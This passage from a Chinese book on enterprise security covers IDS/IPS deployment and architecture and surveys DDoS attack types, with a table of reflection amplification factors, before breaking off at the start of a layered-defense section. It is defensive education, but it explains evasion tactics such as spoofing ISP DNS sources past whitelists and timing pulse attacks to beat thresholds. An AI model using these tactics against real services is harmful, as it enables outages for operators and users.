图 7-1 是绿盟的 NIDS 产品架构，图 7-2 是 NIPS 的产品架构，区别就是 D 和 P，前者只检测，后者除了检测还会多一个 P 的功能，即匹配规则后最末追加一个动作：丢包或放行。对于大多数人而言，无论是 NIDS 还是 NIPS 都只是一个硬件盒子，很多人并不关心它的具体实现。最直观的就是部署，如图 7-3 所示。




图 7-1 绿盟科技 IDS 体系架构




图 7-2 绿盟科技 IPS 体系架构




图 7-3 IDS/IPS 部署示意图

比较典型的场景是在出口处部署 NIDS，做统一流量监控，或者在此处部署 NIPS。在这个位置部署 NIPS 相对于 NIDS 的好处并非真正意义上执行全流量 P 的功能，而在于当诸如 shellshock 等漏洞公布时，可以在这里定制临时过滤规则，只对这几条临时规则实施串联的防护，从而达到“虚拟补丁”的功能。

对于重要安全域的服务器内网，可以选择性地部署 NIDS，对关键区域做更深层次的关注。

有人说传统的 NIDS 已经没有价值，其实不然。虽然对于大型互联网公司来说，传统 NIDS 捉襟见肘，但是目前大型网络的 IDS 除了自研之外没有第二条路可选，即便选择自研，在获得第一个版本之前要么选择没有，要么就是用传统 NIDS。如果不差钱，购买商业 NIDS、NIPS 用做阶段性过度也是不错之选。对于流量不是特别大的情况，其实自研本身的 ROI 是不确定的，商业产品免去了自研交付的风险和持续维护的成本。另外在办公网络里，商业 NIDS 和 NIPS 完全适用。在具体选型上对于不差钱的公司可以直接参考 Gartner MQ 象限排名。

2. 开源 SNORT

对于要求不高、有时间与精力、爱折腾、不想花钱买商业产品又不打算去自研的人来

说，开源的 SNORT 是一个选择：https://www.snort.org

3. 大型全流量 NIDS

当互联网公司的业务成长速度比较快时，其 IDC 网络流量也很可能会超过单台 NIDS 的最大处理能力（40 ~ 80Gbps），虽然产品声称的吞吐能力比较高，由于 NIDS 的架构问题（如图 7-4 所示），采用的是基于攻击特征的签名库，只要加载的攻击特征一多，系统负载马上会飙升，远到不了系统的标称负载就会开始出现丢包和误报率的上升。传统 NIDS 在大型互联网场景下有如下几个明显的缺陷：




图 7-4 NIDS 原理图

- IDC 规模稍大很容易超过商业 NIDS 处理带宽的上限，虽然可以多级部署，但无法像互联网架构一样做到无缝的水平扩展，不能跟基础架构一起扩展的安全解决方案最终都会掣肘。
- 硬件盒子单点的计算和存储能力有限，很容易在 CPU 时间和存储空间上达到硬件盒子的上限，即使有管理中心可以腾挪存储空间也解决不了这个问题。
- 规则数量是性能杀手，最不能被并行处理的部分会成为整个架构的瓶颈。
- 升级和变更成本高，可能对业务产生影响。
- IDC 规模较大时，部署多台最高规格商业 NIDS 的 TCO 很高（Google 如果用 IBM 的解决方案会破产）。

对于迟迟不愿意自研的人，有人想到了过渡性方案，如图 7-5 所示。




图 7-5 NIDS 硬件扩展方案

这样看上去比厂商提供的多层级联的方案稍微好一点，貌似解决了水平扩展问题，但是它仍然没有解决 TCO 的问题，无论如何这种方案都不适合拿到台面上来作为最佳实践，它只能用于暂时换取自研 NIDS 的时间。

为解决以上提到的几个痛点，针对大规模的 IDC 网络，把整个架构改良了一下（如图 7-6 所示）。




图 7-6 基于大数据的 NIDS 架构

- 分层结构，所有节点全线支持水平扩展。
- 检测与防护分离，性能及可用性大幅提升，按需决定防护，支持灰度。
- 报文解析与攻击识别完全解耦，入侵检测环节“后移”。
- 依赖大数据集群，规则数量不再成为系统瓶颈，并且不再局限于基于静态特征的规则集，而是能多维度建模。

❑“加规则”完全不影响业务。

这是全流量全协议全功能版本，你也可以只取其中一部分，比如对于以 HTTP/HTTPS 为主的 Web 平台可以只关注 HTTP 类协议。

4. 关于 D 还是 P

对于单纯的检测来说，过分的实时性要求其实意义不是特别大，攻击行为发生后 10 秒钟告警和 10 分钟告警效果都差不多，慢一点也不会误事。按正常人的节奏，半小时顶多也就是从普通权限提到了 root，而且不太可能因为秒级的机器告警就会有秒级的人肉应急处理速度，1 个小时内反应都算快的了。因为可以延时处理，所以 D（detection）方案的门槛比 P（protection）方案要低。

对互联网服务而言，可用性是除了数据丢失以外的第二大严重问题，如果要实现 P 就会面临延迟和误杀的风险，因此 P 方案实际比 D 方案难了一个阶梯。在海量 IDC 环境中，想要做到全线业务实时防护基本是不可能的，但又确实有这样的需求，比如 shellshock 这样的漏洞可能要修一个礼拜，在这期间网上早有 POC，那些有漏洞暴露在外的机器怎么办，你既不能让它下线又不能任它被黑，那就需要在前端有一层虚拟补丁，把利用这个漏洞的攻击行为有针对性的过滤一下，为修漏洞赢得时间窗口。所以 P 方案最终是一个打折扣的版本，利用 DDoS 引流 – 清洗（过滤）– 回注的防护原理，将需要防护的流量迁移到清洗集群，清洗集群上的过滤规则绝对不会是商业 NIPS 广告宣称的那种大而全的，而是有针对性的几条高危漏洞规则，做一层很轻的过滤。可以支持灰度是因为能决定牵引哪些目标地址的流量，而剩余的选择维持原路由，这样能做到对业务的影响降至最低，尽可能做到对用户是一种无感知状态。在“和平时期”，一般不需要启用 P 功能，只使用 D 就可以。

5. 对厂商的建议

互联网公司选择自研有时是出于无奈，而非为了自我标榜。如果安全公司的 NIDS，NIPS 能解决扩展性的问题，那对甲方安全团队来说真的没必要再去搞一套。但是这里面的诉求是分级和差异化的，有的客户需要的是傻瓜的一站式解决方案，而互联网公司，尤其是大一点的都有自己的安全团队，有安全团队就爱“折腾”，更加需要的是一个开放式的平台，而不是一个完全封闭的硬件盒子，过去厂商卖的产品竞争力是基于攻击特征的规则库，但现在安全团队往往能自己建规则，不完全依赖于厂商提供的已有规则集，他们根据自己的业务往往能制定出更加有效的规则，但是他们需要一个平台，这个平台可以解决包括大流量，高性能的抓包和解包问题，能有渠道自定义规则，包括 packet 头部各字段以及

payload 可以全部自定义，最好能有一种简单的类脚本语言支持，这样安全团队能专注于自己的核心业务，而不用变成安全产品研发团队。

参考资料

绿盟网络入侵检测系统：http://www.nsfocus.com.cn/upload/contents/2015/04/20150404031403060.pdf

绿盟网络入侵防护系统：http://www.nsfocus.com.cn/upload/contents/2015/04/20150404031405340.pdf

7.2 T 级 DDoS 防御

7.2.1 DDoS 分类

在讲防御之前，先简单介绍一下各类攻击，因为 DDoS 不是一种攻击，而是很多种类的攻击，并且 DDoS 的防御可以做到相对自动化但做不到绝对自动化，很多演进的攻击方式自动化工具不一定能识别，还需要专家进一步用肉眼判断。

1. 网络层攻击

- Syn-flood——利用 TCP 建立连接时 3 次握手的“漏洞”，通过原始套接字发送源地址虚假的 SYN 报文，使目标主机永远无法完成 3 次握手，占满了系统的协议栈队列，资源得不到释放，进而拒绝服务，是互联网中最主要的 DDoS 攻击形式之一。网上有一些加固的方法，例如调整内核参数的方法，可以减少等待及重试，加速资源释放，在小流量 syn-flood 的情况下可以缓解，但流量稍大时完全不抵用。防御 syn-flood 的常见方法有：syn proxy、syn cookies、首包（第一次请求的 syn 包）丢弃等。

近年攻击者开始采用 1000 字节的 SYN 包进行攻击，试图在消耗 CPU 资源的同时，堵塞边缘带宽，攻击流量相比标准 SYN 包大大增加，目前已观察到的最大的 SYN 攻击可达 680Gbps，这使得防御也更加困难。带 payload 的 syn 包在不需要 TFO（TCP Fast Open）的地方可以直接丢弃，前提是有 ADS 设备。

- ACK-flood——对于虚假的 ACK 包，目标设备会直接回复 RST 包丢弃连接，所以伤害值远不如 syn-flood。DDoS 的一种原始方式。

- UDP-flood——使用原始套接字伪造大量虚假源地址的 UDP 包，目前以 DNS 协议为主。
- ICMP-flood——Ping 洪水，是一种比较古老的方式。

2. 应用层攻击

- CC——ChallengeCollapsar 的名字源于挑战国内知名安全厂商绿盟的抗 DDoS 设备 – “黑洞”，通过 botnet 的傀儡主机或寻找匿名代理服务器，向目标发起大量真实的 http 请求，最终消耗掉大量的并发资源，拖慢整个网站甚至彻底拒绝服务。

互联网的架构追求扩展性本质上是为了提高并发能力，各种 SQL 性能优化措施：消除慢查询、分表分库、索引、优化数据结构、限制搜索频率等本质都是为了解决资源消耗，而 CC 大有反其道而行之的意味，占满服务器并发连接数，尽可能使请求避开缓存而直接读数据库，读数据库要找最消耗资源的查询，最好无法利用索引，每个查询都全表扫描，这样就能用最小的攻击资源起到最大的拒绝服务效果。

互联网产品和服务依靠数据分析来驱动改进和持续运营，所以除了前端的 APP、中间件和数据库这类 OLTP 系统，后面还有 OLAP，从日志收集，存储到数据处理和分析的大数据平台，当 CC 攻击发生时，不仅 OLTP 的部分受到了影响，实际上 CC 会产生大量日志，直接会对后面的 OLAP 产生影响，影响包括两个层面，一个当日的数据统计完全是错误的。第二个层面因 CC 期间访问日志剧增也会加大后端数据处理的负担。

CC 是目前应用层攻击的主要手段之一，在防御上有一些方法，但不能完美解决这个问题。

- DNS flood——伪造源地址的海量 DNS 请求，用于淹没目标的 DNS 服务器。对于攻击特定企业权威 DNS 的场景，可以将源地址设置为各大 ISP DNS 服务器的 ip 地址以突破白名单限制，将查询的内容改为针对目标企业的域名做随机化处理，当查询无法命中缓存时，服务器负载会进一步增大。

DNS 不只在 UDP-53 提供服务，同样在 TCP 协议提供服务，所以防御的一种思路就是将 UDP 的查询强制转为 TCP，要求溯源，如果是假的源地址，就不再回应。对于企业自有权威 DNS 服务器而言，正常请求多来自于 ISP 的域名递归解析，所以将白名单设置为 ISP 的 DNS server 列表。对于源地址伪造成 ISP DNS 的请求，可以通过 TTL 值进一步判断。

- 慢速连接攻击——针对 HTTP 协议，以知名的 slowloris 攻击为起源：先建立 HTTP 连接，设置一个较大的 content-length，每次只发送很少的字节，让服务器一直以为 HTTP 头部没有传输完成，这样的连接一多很快就会出现连接耗尽。

目前出现了一些变种，HTTP 慢速的 post 请求和慢速的 read 请求都是基于相同的原理。

- DOS 攻击——有些服务器程序存在 bug、安全漏洞，或架构性缺陷，攻击者可以通过构造的畸形请求发送给服务器，服务器因不能正确处理恶意请求而陷入僵死状态，导致拒绝服务。例如某些版本的应用服务器程序存在缓冲区溢出，漏洞可以触发但无法得到 shell，攻击者可以改变程序执行流程使其跳转到空指针或无法处理的地址，用户态的错误会导致进程挂起，如果错误不能被内核回收则可能使系统当掉。

这类问题效果也表现为拒绝服务，但本质上属于漏洞，可以通过 patch 程序的最新版本解决，笔者认为不属于 DDoS 的范畴。

3. 攻击方式

- 混合型攻击——在实际大流量的攻击中，通常并不是以上述一种数据类型来攻击，往往是混杂了 TCP 和 UDP 流量，网络层和应用层攻击同时进行。
- 反射型攻击——2004 年时反射型攻击（DRDOS）第一次披露，通过将 SYN 包的源地址设置为目标地址，然后向大量的真实 TCP 服务器发送 TCP 的 SYN 包，而这些收到 SYN 包的 TCP Server 为了完成 3 次握手把 SYN|ACK 包“应答”给目标地址，完成了一次“反射”攻击，攻击者隐藏了自身，如图 7-7 所示。但有个问题是攻击者制造的流量和目标收到的攻击流量是 1:1，且 SYN|ACK 包到达目标后马上被回以 RST 包，整个攻击的投资回报率不高。反射型攻击的本质是利用“质询 – 应答”式协议，将质询包的源地址通过原始套接字伪造设置为目标地址，则应答的“回包”都被发送至目标，如果回包体积比较大或协议支持递归效果，攻击流量会被放大，成为一种高性价比的流量型攻击。反射型攻击利用的协议目前包括 NTP、Chargen、SSDP、DNS、RPC Portmap 等等。




图 7-7 反射型攻击原理图

- 流量放大型攻击——以上面提到的 DRDOS 中常见的 SSDP 协议为例，攻击者将 Search type 设置为 ALL，搜索所有可用的设备和服务，这种递归效果产生的放大倍数是非常大的，攻击者只需以较小的伪造源地址的查询流量就可以制造出几十甚至上百倍的应答流量发送至目标。常见反射式攻击放大倍数参见表 7-1。
- 脉冲型攻击——很多攻击持续的时间非常短，通常 5 分钟以内，流量图上表现为突刺状的脉冲，如图 7-8 所示。

表 7-1 常见反射型攻击放大倍数

攻击类型	放大倍数
DNS	54
NTP	556.9
SNMPv2	6.3
NetBIOS	3.8
SSDP	30.8
CharGEN	358.8
QOTD	140.3
BitTorrent	3.8
Kad	16.3
Quake Network Protocol	63.9
Steam Protocol	5.5
Multicast DNS (mDNS)	10
RIPv1	131.24
Portmap (RPCbind)	28




图 7-8 脉冲型 DDoS 流量特征

这样的攻击之所以流行，是因为“打－打－停－停”的效果最好，刚触发防御阈值，防御机制开始生效攻击就停了，周而复始。蚊子不叮你，却在耳边飞，刚开灯想打它就跑

没影了，当你刚关灯它又来了，你就没法睡觉。

自动化的防御机制大部分都是依靠设置阈值来触发。尽管很多厂商宣称自己的防御措施都是秒级响应，但实际上比较难。

网络层的攻击检测通常分为逐流和逐包，第一种逐流检测是根据 netflow 以一定的抽样比例（例如 1000:1）检测网络是否存在 DDoC 攻击，这种方式因为是抽样比例，所以精确度较低，做不到秒级响应。第二种逐包检测，检测精度较高且响应时间较短，但成本比较高，一般厂商都不会无视 TCO 全部部署这类方案。即便用逐包检测，其防御清洗策略的启动也依赖于阈值，加上清洗设备一般情况下不会串联部署，触发清洗后需要引流，因此大部分场景可以做秒级检测但做不到秒级防御。近源清洗尚且如此，云清洗的触发和转换过程就更慢了。所以利用防御规则的生效灰度期，在触发防御前完成攻击会有不错的效果，在结果上就表现为脉冲。

- 链路泛洪型攻击——随着 DDoS 攻击技术的发展，又出现了一种新型的攻击方式：链路泛洪（link-flooding），这种方式不直接攻击目标，而是以堵塞目标网络的上一级链路为目的。对于使用了 IP anycast 的企业网络来说，常规的 DDoS 攻击流量会被“分摊”到不同地址的基础设施，这样能有效缓解大流量攻击，所以攻击者发明了一种新方法，攻击至目标网络 traceroute 的倒数第二跳，即上联路由，致使链路拥塞。国内 ISP 目前未开放 anycast，所以这种攻击方式的必要性有待观望，如图 7-9 所示。




图 7-9 链路泛洪示意图

对一级 ISP 和 IXP 的攻击都可以使链路拥塞。

7.2.2 多层防御结构

DDoS 攻击本质上是一种只能缓解而不能完全防御的攻击，它不像漏洞那样打个补丁就是完全解决了，DDoS 就算购买和部署了当前市场上比较有竞争力的防御解决方案也完全谈不上彻底根治。防火墙、IPS、WAF 这些安全产品都号称自己有一定的抗 DDoS 能力，而实际上它们只针对小流量下应用层的攻击比较有效，对于稍大流量的 DDoS 攻击则无济于事。

以 2015 年年中的情况为例，国内的 DDoS 攻击在一个月内攻击流量超过 300G 的就有 20 次左右，这个数值将随着国内家庭宽带网速提升而进一步放大。对于 200~500G 的攻击流量该如何防御，下面将展示完整的防御结构，通常可以分为 4 层，如图 7-10 所示。




图 7-10 DDoS 纵深防御体系

这 4 层不是严格意义上的纵深防御结构，也不是在所有的防御中都需要 4 层，可能有时候只需要其中的 2 层。但对于超大流量攻击而言，就是需要 4 层防御机制，再没有其他手段了。跟厂商的市场宣传可能有所不同，大流量攻击的防护并不是靠厂商单方面就能解决，而是进行多层防御才有效。

1. ISP/WAN 层

